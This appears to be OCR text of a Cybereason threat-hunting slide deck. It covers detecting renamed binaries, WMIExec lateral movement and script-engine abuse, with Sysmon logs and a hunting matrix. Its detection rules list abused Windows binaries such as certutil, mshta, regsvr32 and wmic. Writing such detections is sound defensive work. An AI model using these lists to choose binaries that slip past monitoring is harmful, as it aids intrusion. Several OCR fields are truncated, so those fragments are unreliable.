
```
FileVersionRaw      : 5.2.3790.3959
ProductVersionRaw   : 5.2.3790.3959
Comments            :
CompanyName         : Microsoft Corporation
FileBuildPart       : 3790
FileDescription     : Windows Command Processor
FileMajorPart       : 5
FileMinorPart       : 2
FileName            : C:\Windows\System32\cdm.exe
FilePrivatePart     : 3959
FileVersion         : 5.2.3790.3959 (srv03_sp2_rtm.070216-1710)
InternalName        : cmd
IsDebug             : False
IsPatched           : False
IsPrivateBuild      : False
IsPreRelease        : False
IsSpecialBuild      : False
Language            : English (United States)
LegalCopyright      : © Microsoft Corporation. All rights reserved.
LegalTrademarks     :
OriginalFilename    : Cmd.Exe
PrivateBuild        :
ProductBuildPart    : 3790
ProductMajorPart    : 5
ProductMinorPart    : 2
ProductName         : Microsoft® Windows® Operating System
ProductPrivatePart  : 3959
ProductVersion      : 5.2.3790.3959
SpecialBuild        :
Sha1Hash            : 4B0B3A93A52DE953AAE6BAA6BFA54D31C1EB7155
```

DETECTION - BINARY RENAME_


cybereason

Novel: Create your own EDR!

- ETW
- WMI Eventing!




Blue Team Hacks - Binary Rename
https://mgreen27.github.io/posts/2019/05/12/BinaryRename.html



OTHER DETECTION - BINARY RENAME_

cybereason


Other dynamic events.



OTHER DETECTION - BINARY RENAME_

cybereason

Other dynamic events.




File path

c:\users\rem\appdata\local\microsoft\windows\inetcache\ie\27hin9hc\domain[1].png

OTHER DETECTION - BINARY RENAME_

cybereason

Rest of attack chain



ROBUST DETECTION IDEAS_

cybereason

Note: Filtering required!

Collect all executed Processes with:

1. **Binary Attributes:**
   Original Name NOT (nocase)**:** iexplore.exe,chrome.exe,<ADD MORE>
2. **File write to:**
   C:\Users\<USER>\AppData*\INetCache*,
   C:\Users\<USER>\AppData*\Temporary Internet Files*

Collect all executed Processes with:

1. **External Connection:** TRUE OR **Internal Connection:** TRUE (WmiExec)
2. **Module load is:**
   jscript.dll,jscript9.dll,vbscript.dll, scrobj.dll
3. **Binary Attributes:**
   Original Name is (nocase)**:** cscript.exe,wscript.exe, wmic.exe

WMIEXEC DETECTION_

cybereason

Destination machine

1. **Parent Process:** wmiprvse.exe
2. **Command Line not:** \CCM
3. **Binary Attributes:**

Original Name is (nocase)**:**

cmd.exe,powershell.exe,cscript.exe,
wscript.exe,mshta.exe,regsvr32.exe,
wmic.exe,certutil.exe,rundll32.exe

Note:

2>>&1 & 2>&1 slightly more targeted

Source machine

1. **Internal Connection: TRUE**
2. **Module load is:**

jscript.dll,jscript9.dll,vbscript.dll


3. **Binary Attributes:**

Original Name is (nocase)**:**

cscript.exe,wscript.exe


CAVEAT DETECTION_

cybereason





```
FileVersionRaw      : 5.2.3790.3959
ProductVersionRaw   : 5.2.3790.3959
Comments
CompanyName
FileBuildPa
FileDescrip
FileMajorPa
FileMinorPa
FileName
FilePrivate
FileVersion
InternalNam
IsDebug
IsPatched
IsPrivateBu
IsPreReleas
IsSpecialBu
Language
LegalCopyri
LegalTradem
OriginalFil
PrivateBuil
ProductBuil
ProductMajorPart    : 5
ProductMinorPart    : 2
ProductName         : Microsof
ProductPrivatePart  : 3959
ProductVersion      : 5.2.3790.3959
SpecialBuild        :
Sha1Hash            : 4B0B3A93A52DE953AAE6BAA6BFA54D31C1EB7
```

```
Process Create:
RuleName:
UtcTime: 2019-05-22 06:24:49.016
ProcessGuid: {8b57e2a4-eb31-5ce4-0000-0010e15b2101}
ProcessId: 8464
Image: C:\ProgramData\ErroLogc
FileVersion: 5.812.10240.16384
Description: Microsoft ® Window
Product: Microsoft ® Windows S
Company: Microsoft Corporation
CommandLine: C:\ProgramData\
CurrentDirectory: C:\Windows\sy
User: WIN10X64\matt
LogonGuid: {8b57e2a4-d973-5ce4
LogonId: 0x52F638
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA1=DA050068E4DF813
7075DD7B9BE8807FCA93ACD86F7
=A2B6E0612776C2CCC3F2B2641F
2D3F04AFD6BAF08CF07EE55BCF1
ParentProcessGuid: {8b57e2a4-d3
ParentProcessId: 1368
ParentImage: C:\Windows\Systen
ParentCommandLine: c:\window
```



property	value
md5	A5E18F6A000555DA34E7B62610C388FB
sha1	4B0B3A93A52DE953AAE6BAA6BFA54D31C1EB7155
sha256	C60808FBD5CC49FD05D2407099B238F991B68669CCE0FD4C6CAE0B04FC10A946
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D
first-bytes-text	M Z
size	472
size-without-overlay	n/a
entropy	4.63
imphash	B86
signature	n/a
entry-point-hex	6A
file-version	5.2.
description	Win
file-type	exe
cpu	32-
subsystem	Cor
compiler-stamp	Sat
debugger-stamp	Sat
resources-stamp	em
exports-stamp	n/a
version-stamp	em



OTHER DETECTION_

cybereason

Limitations: Tooling

Telemetry:

- Process
- Module load
- File / Reg
- Persistence
- Named Pipe
- Network connection
- Injection

Static:

- Strings
- Binary Attributes
  - Version info
  - Resources
  - Size
  - Timestamps
- Forensic artefacts

HUNTING PAIN_

cybereason

EVIL	UNKNOWN	GOOD
● Encoded powershell ● LOL Bins ● Office Process Chain ● New binary / unknown malware ● Unexpected network connections	● Administrators and developers behaving badly ● Remote access software ● Applications behaving badly ● Custom scripts	● Systems management tools ● Security Tools ● Business Applications ● Business User behaviour ● Startup scripts

HUNTING GOAL_

cybereason

- Encoded powershell
- LOL Bins
- Office Process Chain
- New binary / unknown malware
- Unexpected network connections

EVIL

- Administrators and developers behaving badly
- Remote access software
- Applications behaving badly
- Custom scripts

- Systems management tools
- Security Tools
- Business Applications
- Business User behaviour
- Startup scripts

UNDERSTAND

Leverage the home ground advantage

TAKEAWAYS_

cybereason

- Visibility king!
  - Think in data points.
  - Telemetry AND point in time.
  - Consider all available tools.
- Focus on a use case.
  - Develop detection anchors
  - ATT&CK or other framework
- Learn something.
  - Finding evil is the main goal
  - Learning maintains motivation

RESOURCES

cybereason

https://attack.mitre.org/

https://lolbas-project.github.io/

@cyb3rops
@ItsReallyNick
@Hexacorn
@mattifestation
@subTee

https://github.com/Neo23x0/sigma

https://virustotal.github.io/yara/
https://github.com/Neo23x0/yarGen


cybereason
Thank you_